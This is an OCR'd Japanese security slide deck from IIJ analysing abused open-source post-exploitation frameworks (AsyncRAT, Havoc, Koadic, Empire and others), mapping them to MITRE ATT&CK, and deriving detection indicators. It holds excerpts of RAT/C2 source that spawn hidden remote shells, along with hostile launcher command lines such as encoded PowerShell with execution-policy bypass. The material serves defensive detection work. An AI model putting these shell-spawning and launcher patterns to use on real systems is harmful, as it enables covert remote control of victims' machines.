
IIJ Internet Initiative Japan

Threat Intelligence of Abused Public Post-Exploitation Frameworks

安全をあたりまえに
wizSafe

株式会社インターネットイニシアティブ
武田 理史
古川 智也

Who are we



- 武田 理史
  - 2018年にSOCへ配属
  - SOCインフラの構築・運用やEDR検証を経験
  - 現在はマルウェア解析業務などに従事


- 古川 智也
  - 2017年にSOCへ配属
  - インフラ、セキュリティ面のSIEM管理全般を経験
  - 現在はマルウェア解析業務に従事

Our Motivation

- Post-Exploitation Frameworkの中にはソースコードが公開されたものが多く存在する
  - これらは攻撃者が金銭的コストなしに利用することが可能
- Post-Exploitation Frameworkの中には攻撃に利用されたが、MITRE ATT&CKに記載されていないものがある
- MITRE ATT&CKに記載されているものでもインジケータの分析がされていないものがある

Our Motivation

- Post-Exploitation Frameworkの中にはソースコードが公開されたものが多く存在する
  - これらは攻撃者が金銭的コストなしに利用することが可能
- Post-Exploitation Frameworkの中には攻撃に利用されたが、MITRE ATT&CKに記載されていないものがある
- MITRE ATT&CKに記載されているものでもインジケータの分析がされていないものがある



1. MITRE ATT&CKに記載されていないフレームワークの調査
2. Techniqueに関連するインジケータの調査

MITRE ATT&CK Tactics

戦術	概要
Execution	**攻撃者が悪意のあるコードを実行しようとしている**
Persistence	**攻撃者が不正アクセスする環境を確保しようとしている**
Privilege Escalation	攻撃者がより高いレベルの権限を取得しようとしている
Defense Evasion	攻撃者が検知されないようにしようとしている
Credential Access	攻撃者がアカウント名とパスワードを盗もうとしている
Discovery	攻撃者がアクセス先の環境を理解しようとしている
Lateral Movement	攻撃者がアクセス先の環境を移動しようとしている
Collection	攻撃者が標的に関心のあるデータを収集しようとしている
Command and Control	攻撃者が侵害されたシステムと通信して制御しようとしている
Exfiltration	攻撃者がデータを盗もうとしている
Impact	攻撃者がシステムとデータを操作、中断、または破壊しようとしている

https://attack.mitre.org/tactics/enterprise/

Presentation contents

- MITRE ATT&CKで整理したもので利用されやすい手法
  - 本発表ではExecution、Persistenceの一部について紹介
- ソースコードに基づいた個々のインジケータの共有
  - イベントログに記録されるインジケータについて紹介

Surveying Post-Exploitation Tools

C2Matrix


- C&Cツールの掲載サービス
- 2023/12時点で139ツールが掲載されている
  - 商用やリポジトリが削除されたツールも掲載

	A	B	C	D	E	F	G	H	I	J
1		C2 Info					C2 Matrix Info			
2	Name	License	Price	GitHub	Site	Twitter	Evaluator	Date	Version	Implementation
3	AirStrike	NA	NA	https://github.com/smokeme/airstrike		@q8fawazo	Contribute	10/2/2022		
4	Alan	Created Commons	NA	https://github.com/enkomio/AlanFramework		@s4tan	@s4tan	9/10/2021	4	binary
5	Alchimist	NA	NA		https://blog.talosintelligence.com/2022/10/alchimist-o		@TalosSecurity	10/13/2022		
6	Ares	NA	NA	https://github.com/sweetsoftware/Ares			@nas_bench	5/27/2021	N/A	Python
7	AsyncRAT-C#	MIT	NA	https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp			Contribute			
8	AtlasC2	MIT	NA	https://github.c	https://grimmie.net/atlasc2-cat	@gr1mmie	@Adam_Mashinch	3/20/2022		C#
9	BabyShark	NA	NA	https://github.com/UnkL4b/BabyShark		@UnkL4b	@nas_bench	6/8/2021	Beta 1.0	
10	Badrats	GNU GPL3	NA	https://gitlab.com/KevinJClark/badrats		@GuhnooPlusLinux	Contribute			
11	BlackMamba	MIT	NA	https://github.com/loseys/BlackMamba			Contribute			
12	Brute Ratel	Commercial	$2,500		https://bruteratel.com/	@NinjaParanoid	@NinjaParanoid	3/19/2021	0.3	binary
13	Bunraku	Apache 2	NA	https://github.com/theshadowboxers/bunraku			Contribute			
14	C3	BSD3	NA	https://github.c	https://labs.f-secure.com/tools,	@FSecureLabs	@ajpc500	6/30/2021	1.3	
15	CALDERA	Apache 2	NA	https://github.com/mitre/caldera			@jorgeorchilles	10/6/2019	2	pip3
16	Callidus	GNU GPL3	NA	https://github.com/3xpl01tc0d3r/Callidus		@chiragsavla94	@chiragsavla94	5/8/2020		
17	CHAOS	BSD3	NA	https://github.com/tiagorlampert/CHAOS		@tiagorlampert	@leekirkpatrick4	5/14/2020	3	Go
18	CloakNDaggerC2	GNU GPL2	NA	https://github.com/matt-culbert/CloakNDaggerC2			Contribute			

https://docs.google.com/spreadsheets/d/1b4mUxa6cDQuTV2BPC6aA-GR4zGZi0ooPYtBe4IgPsSc/edit#gid=0


Analyzing tools listed in C2Matrix

- 全体の22%(31ツール)が悪用あり



Analyzing tools listed in C2Matrix

- 全体の22%(31ツール)が悪用あり
- 悪用された31ツール中87% (27ツール)がGitHubに公開



Selecting analysis targets

1. ソースコードが公開されている
2. 悪用事例が確認されている
3. Tacticsを5つ以上満たす
   - 機能が少ないツールを調査対象から除外

Selecting analysis targets

1. ソースコードが公開されている
2. 悪用事例が確認されている
3. Tacticsを5つ以上満たす
   - 機能が少ないツールを調査対象から除外

Target Frameworks

- AsyncRAT
- Covenant
- DcRat
- Empire
- Havoc
- Koadic
- Merlin
- PoshC2
- Quasar
- Sliver

Introducing Target Frameworks

Version information

Framework	Evaluated Version (Release Date)
AsyncRAT	v0.5.8 (2023/10/17)
Covenant	v0.6 (2020/08/18)
DcRat	v1.0.7 (2021/05/06)
Empire	v5.7.3 (2023/10/17)
Havoc	No release version (2023/08/25)
Koadic	No release version (2022/01/03)
Merlin	v2.0 (2023/11/06)
PoshC2	v8.1 (2022/08/01)
Quasar	v1.4.1 (2023/05/13)
Sliver	v1.5.41 (2023/07/12)

AsyncRAT

- 2019年に公開されたC#で作成されたフレームワーク
- 最新バージョンはv0.5.8（2023/10/17）
- MITRE ATT&CKに記載あり
  - https://attack.mitre.org/software/S1087/
- 特徴
  - Quasarをベースに作成されている
  - コードインジェクション、アンチウィルス無効化などの検知回避機能が追加されている
- 悪用事例
  - OneNote Documents Increasingly Used to Deliver Malware, https://www.proofpoint.com/us/blog/threat-insight/onenote-documents-increasingly-used-to-deliver-malware

Covenant

- 2019年に公開されたC#で作成されたフレームワーク
- 最新バージョンはv0.6（2020/08/18）
  - 2021/04/22以降は開発なし
- MITRE ATT&CKに記載なし
- 特徴
  - 複数タイプのLauncherを持つ
  - 多くの機能が内蔵しているSharpSploitで行われる
- 悪用事例
  - Operation RestyLink: 日本企業を狙った標的型攻撃キャンペーン, https://jp.security.ntt/tech_blog/102ho8o

DcRat(not Dark Crystal Rat)

- 2021年に公開されたC#で作成されたフレームワーク
- 最新バージョンはv1.0.7(2021/05/06)
  - 悪用されたことを受け、リポジトリはアーカイブされている
- MITRE ATT&CKに記載なし
- 特徴
  - AsyncRATをベースに開発されている
  - ランサムウェア機能を持つ
- 悪用事例
  - OnlyDcRatFans: Malware Distributed Using Explicit Lures of OnlyFans Pages and Other Adult Content, https://www.esentire.com/blog/onlydcratfans-malware-distributed-using-explicit-lures-of-onlyfans-pages-and-other-adult-content

Empire(a.k.a PowerShell Empire)

- 2015年に公開されたPowerShellで作成されたフレームワーク
  - 2020年(v3.0)よりBC Securityのfork版がメイン
- 最新バージョンはv5.8.4(2023/12/22)
- MITRE ATT&CKに記載あり
  - https://attack.mitre.org/software/S0363/
- 特徴
  - Launcherを起点としたAgentを実行
    - Launcherには複数のファイル形式を利用可能
  - モジュールによる機能拡張
  - Covenantを内蔵
- 悪用事例
  - 総理官邸のセキュリティが危機に: 最近のスパイ活動の詳細, https://www.trellix.com/ja-jp/about/newsroom/stories/research/prime-ministers-office-compromised/

Havoc

- 2022年に公開されたCで作成されたフレームワーク
- バージョン管理されてない
  - Mainブランチは2023年に更新されている
- MITRE ATT&CKに記載なし
- 特徴
  - Beacon Object File(BOF)を用いた実行
  - 徹底した検知回避
  - モジュールにより機能拡充可能
- 悪用事例
  - Malware Disguised as Document from Ukraine's Energoatom Delivers Havoc Demon Backdoor, https://www.fortinet.com/blog/threat-research/malware-disguised-as-document-ukraine-energoatom-delivers-havoc-demon-backdoor

Koadic

- 2017年に公開されたPythonで作成されたフレームワーク
- 最新バージョンは2021年に公開され、現在も開発は継続されている
- MITRE ATT&CKに記載あり
  - https://attack.mitre.org/software/S0250/
- 特徴
  - ほとんどの操作がWindows Script Hostにより実行される
  - SSLおよびTLS経由で安全な通信を使用することが可能
- 悪用事例
  - 建築業界を狙ったサイバー攻撃オペレーション「kiya」について, https://techblog.security.ntt/102fz2k

Merlin

- 2017年に公開されたGoで作成されたフレームワーク
- 2023年も開発が続いている
  - 最新バージョンはv2.1.1（2024/01/05）
- MITRE ATT&CKに記載なし
- 特徴
  - クロスプラットフォーム対応
  - 外部の攻撃ツールをモジュールとして利用し機能拡張
- 悪用事例
  - MerlinAgent: новий open-source інструмент для здійснення кібератак у відношенні державних організацій України (CERT-UA#6995, CERT-UA#7183), https://cert.gov.ua/article/5391805

PoshC2

- 2016年に公開されたPythonで作成されたフレームワーク
- 最新バージョンはv8.1(2022/08/01)
- MITRE ATT&CKに記載あり
  - https://attack.mitre.org/software/S0378/
- 特徴
  - 多数のペイロード
    - C++ DLL, Shellcode, DotNet2JS, Executable, Msbuild, CSC, macOS JXA Dropper, Python2 Dropper, elf
- 悪用事例
  - オープンソースのツール「PoshC2」を悪用した新たな標的型攻撃を確認, https://www.lac.co.jp/lacwatch/people/20190213_001770.html

Quasar(a.k.a Quasar RAT)

- 2015年に公開されたC#で作成されたフレームワーク
  - 前身のxRATは2014年公開
- 最新バージョンはv1.4.1(2023/05/13)
- MITRE ATT&CKに記載あり
  - https://attack.mitre.org/software/S0262/
- 特徴
  - GUIによる操作
  - 一般的なRAT機能
- 悪用事例
  - OneNote Documents Increasingly Used to Deliver Malware, https://www.proofpoint.com/us/blog/threat-insight/onenote-documents-increasingly-used-to-deliver-malware

Sliver

- 2019年に公開されたGoで作成されたフレームワーク
- 最新バージョンはv1.5.41（2023/07/12）
- MITRE ATT&CKに記載あり
  - https://attack.mitre.org/software/S0633/
- 特徴
  - クロスプラットフォーム対応
  - mTLSやDNSをC&Cプロトコルとして用いることが可能
  - Armoryモジュールにより機能を拡充可能
- 悪用事例
  - Sliver C2 Being Distributed Through Korean Program Development Company, https://asec.ahnlab.com/en/55652/

Tactics Matrix

安全をあたりまえに wizSafe

	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Quasar	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Empire	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Merlin	✓	✓	✓	✓	✓	✓	✓		✓	✓	
AsyncRAT	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Sliver	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Covenant	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
PoshC2	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
DcRat	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Koadic	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Havoc	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	

We unchecked Lateral Movement of AsyncRAT, DcRat, and Quasar

安全をあたりまえに wizSafe

	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Quasar	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Empire	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓
Merlin	✓	✓	✓	✓	✓	✓	✓		✓	✓	
AsyncRAT	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Sliver	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Covenant	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
PoshC2	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
DcRat	✓	✓	✓	✓	✓	✓		✓	✓	✓	✓
Koadic	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	
Havoc	✓	✓	✓	✓	✓	✓	✓	✓	✓	✓	

Why we considered that these frameworks don’t have “Lateral Movement” capability

- Quasar, AsyncRAT, DcRatはリモートデスクトップ機能を持つ
  - この機能がMITRE ATT&CKだとLateral Movementに分類されている
- リモートデスクトップ機能は感染した端末のみに適用され、Lateral Movementとしての動作はしない
- Command and Controlのテクニックである"Remote Access Software"の方が適していると判断

Threat Intelligence
~ Execution ~

Execution matrix 1

Technique	Count	Frameworks
Windows Command Shell	10/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Havoc • Merlin • PoshC2 • Quasar • Sliver
PowerShell	9/10	• AsyncRAT • Covenant • DcRat • Empire • Havoc • Merlin • PoshC2 • Quasar • Sliver

Execution matrix 2

Technique	Count	Frameworks
Native API	4/10	• Empire • Havoc • Merlin • Sliver
Command Interpreter	1/10	• Empire
WMI	1/10	• Koadic

Focus on Windows Command Shell

Technique	Count	Frameworks
Windows Command Shell	10/10	• AsyncRAT • Covenant • DcRat • Empire • Koadic • Havoc • Merlin • PoshC2 • Quasar • Sliver
PowerShell	9/10	• AsyncRAT • Covenant • DcRat • Empire • Havoc • Merlin • PoshC2 • Quasar • Sliver

Windows Command Shell features

- 利用用途
  - Remote shell
    - AsyncRAT, DcRat, Quasar, Sliver
  - Command execution
    - Koadic, Havoc, Merlin, Covenant
  - Launcher execution
    - Empire, PoshC2
- インジケータ
  - 親プロセス
  - コマンドライン

Remote shell indicator matrix

Framework	Parent Process	Command Line
AsyncRAT	<AsyncRAT process>	"cmd"
DcRat	<DcRat process>	"cmd"
Quasar	<Quasar process>	"cmd" /K chcp <Code page>
Sliver	<Sliver process>	C:¥Windows¥System32¥cmd.exe

Execution of cmd.exe in interactive mode

Framework	Parent Process	Command Line
AsyncRAT	<AsyncRAT process>	"cmd"
DcRat	<DcRat process>	"cmd"
Quasar	<Quasar process>	"cmd" /K chcp <Code page>
Sliver	<Sliver process>	C:¥Windows¥System32¥cmd.exe

Command line is "cmd"

Framework	Parent Process	Command Line
AsyncRAT	<AsyncRAT process>	"cmd"
DcRat	<DcRat process>	"cmd"
Quasar	<Quasar process>	"cmd" /K chcp <Code page>
Sliver	<Sliver process>	C:¥Windows¥System32¥cmd.exe

Remote shell source code

AsyncRAT DcRat

安全をあたりまえに wizSafe


```
public static void StarShell()
{
    ProcessShell = new Process()
    {
        StartInfo = new ProcessStartInfo("cmd")
        {
            UseShellExecute = false,
            CreateNoWindow = true,
            RedirectStandardOutput = true,
            RedirectStandardInput = true,
            RedirectStandardError = true,
            WorkingDirectory =
            Path.GetPathRoot(Environment.GetFolderPath(Environment.SpecialFolder.System))
        }
    };
```

https://github.com/NYAN-x-CAT/AsyncRAT-C-Sharp/blob/master/AsyncRAT-C%23/Plugin/Miscellaneous/Miscellaneous/Handler/HandleShell.cs#L26-L39

Indicators

AsyncRAT DcRat

安全をあたりまえに wizSafe



Item	Value
Parent Process	<AsyncRAT or DcRat process>
Command Line	"cmd"

Command execution with cmd.exe indicator matrix

Framework	Parent Process	Command Line
Havoc	<Havoc process>	/c <command>
Koadic	rundll32.exe	C:¥Windows¥system32¥cmd.exe /q /c chcp <code page> & <command>1> %LocalAppData% ¥Temp¥<uuid>.txt 2>&1"
	regsvr32.exe	
	wmic.exe	
Merlin	<Merlin process>	(default) C:¥Windows¥system32¥cmd.exe /c <command line>

Havoc command line does not contain cmd.exe path

Framework	Parent Process	Command Line
Havoc	<Havoc process>	/c <command>
Koadic	rundll32.exe	C:¥Windows¥system32¥cmd.exe /q /c chcp <code page> & <command>1> %LocalAppData% ¥Temp¥<uuid>.txt 2>&1"
	regsvr32.exe	
	wmic.exe	
Merlin	<Merlin process>	(default) C:¥Windows¥system32¥cmd.exe /c <command line>

“shell” command source code

Havoc

安全をあたりまえに wizSafe

```
else if ( InputCommands[ 0 ].compare( "shell" ) == 0 ) {
    if ( InputCommands.length() > 1 ) {
        auto Program = QString("c:¥¥windows¥¥system32¥¥cmd.exe");
        auto Args = QString( "/c " + JoinAtIndex( InputCommands, 1 ) ).toUtf8().toBase64();
        // InputCommands[ 1 ].;

        TaskID = CONSOLE_INFO( "Tasked demon to execute a shell command" );
        CommandInputList[ TaskID ] = commandline;

        SEND( Execute.ProcModule( TaskID, 4, "0;FALSE;TRUE;" + Program + ";" +
        Args ) )
    }
}
```

Arguments only

https://github.com/HavocFramework/Havoc/blob/main/client/src/Havoc/Demon/ConsoleInput.cc#L876-L883

Execution process source code

Havoc

安全をあたりまえに wizSafe

```
case DEMON_COMMAND_PROC_CREATE:  PUTS( "Proc::Create" ) {
    <…snip…>
        Success = ProcessCreate( TRUE, Process, ProcessArgs, ProcessState, &ProcessInfo,
ProcessPiped, NULL );
```


https://github.com/HavocFramework/Havoc/blob/main/payloads/Demon/src/core/Command.c#L423-L448

```
BOOL ProcessCreate(IN  BOOL x86, IN  LPWSTR App, IN  LPWSTR CmdLine,
    IN  DWORD Flags, OUT PROCESS_INFORMATION* ProcessInfo,
    IN  BOOL  Piped,  IN  PANONPIPE DataAnonPipes
) {
    <…snip…>
if ( ! Instance.Win32.CreateProcessWithTokenW(PrimaryToken,
    LOGON_NETCREDENTIALS_ONLY,  App,  CmdLine,
    <…snip…>
)
```

Arguments only

https://github.com/HavocFramework/Havoc/blob/main/payloads/Demon/src/core/Win32.c#L579-L683

Indicators



Item	Value
Process Name	cmd.exe
Command Line	/c <any command line>

“proc create” command source code

Havoc

安全をあたりまえに wizSafe

```
Args = "¥"" + Program + "¥"";
for (int i = Index; i < InputCommands
{
    Args += " " + InputCommands[ i ];
}
<...snip...>
SEND( Execute.ProcModule( TaskID, 4, Flags + ";" + Verbose + ";" + Piped + ";" +
Program + ";" + Args ) )
```

“shell”コマンドとは異なり、
“proc create”コマンドでは実行する
コマンドを'Args'に追加するため、
自然なコマンドラインになる

https://github.com/HavocFramework/Havoc/blob/main/client/Source/Havoc/Demon/ConsoleInput.cpp#L876-L895

Koadic Indicators are very interesting!

Framework	Parent Process	Command Line
Havoc	<Havoc process>	/c <command>
Koadic	rundll32.exe	C:¥Windows¥system32¥cmd.exe /q /c chcp <code page> & <command>1> %LocalAppData% ¥Temp¥<uuid>.txt 2>&1"
	regsvr32.exe	
	wmic.exe	
Merlin	<Merlin process>	(default) C:¥Windows¥system32¥cmd.exe /c <command line>

Stager module targeting user execution

Koadic

安全をあたりまえに wizSafe

- KoadicはStagerが6種類存在する
  - Stagerは最終的にC2サーバのURLからAgentをダウンロード、実行する
- Agentはrundll32.exe, regsvr32.exe, wmic.exeのいずれかで実行される

Stager	Agent Process
stager/js/mshta	rundll32.exe
stager/js/rundll32_js	
stager/js/disk	
stager/js/bitsadmin	
stager/js/regsvr	regsvr32.exe
stager/js/wmic	wmic.exe

shell_exec source code

Koadic

安全をあたりまえに wizSafe

```
Koadic.shell.exec  = function(cmd, stdOutPath)
{
    cmd = "chcp " + Koadic.user.shellchcp()  + " & " + cmd;
    var c = "%comspec% /q /c " + cmd + " 1> " +
Koadic.file.getPath(stdOutPath);
    c += " 2>&1";
    Koadic.WS.Run(c,  0, true);
```

%COMSPEC%が設定されている

https://github.com/offsecginger/koadic/blob/main/data/stager/js/stdlib.js#L952-L957


```
try
{
    var readout = ~OUTPUT~;
    if (readout)
    {
        var output = Koadic.shell.exec("~FCMD~",
"~FDIRECTORY~¥¥"+Koadic.uuid()+".txt");
    }
```

https://github.com/offsecginger/koadic/blob/main/data/implant/manage/exec_cmd.js#L1-L7

Indicators

Koadic

安全をあたりまえに wizSafe



Item	Value
Parent Process	• rundll32.exe • regsvr32.exe • wmic.exe
Command Line	C:¥Windows¥system32¥cmd.exe /q /c chcp <user code> & <command>1> %LocalAppData%¥Temp¥<uuid>.txt 2>&1"

Merlin executes the shell set in %COMSPEC%

Framework	Parent Process	Command Line
Havoc	<Havoc process>	/c <command>
Koadic	rundll32.exe	C:¥Windows¥system32¥cmd.exe /q /c chcp <code page> & <command>1> %LocalAppData% ¥Temp¥<uuid>.txt 2>&1"
	regsvr32.exe	
	wmic.exe	
Merlin	<Merlin process>	(default) C:¥Windows¥system32¥cmd.exe /c <command line>

Agent execution with cmd.exe indicator matrix

Framework	Parent Process	Command Line
Empire	(default) cmd.exe	(default) powershell.exe -nop -ep bypass -w 1 -enc <base64encoded script>
PoshC2		powershell -exec bypass -Noninteractive -windowstyle hidden -e <base64 encoded script>

Empire and PoshC2 launcher are BAT files

Framework	Parent Process	Command Line
Empire	(default) cmd.exe	(default) powershell.exe -nop -ep bypass -w 1 -enc <base64encoded script>
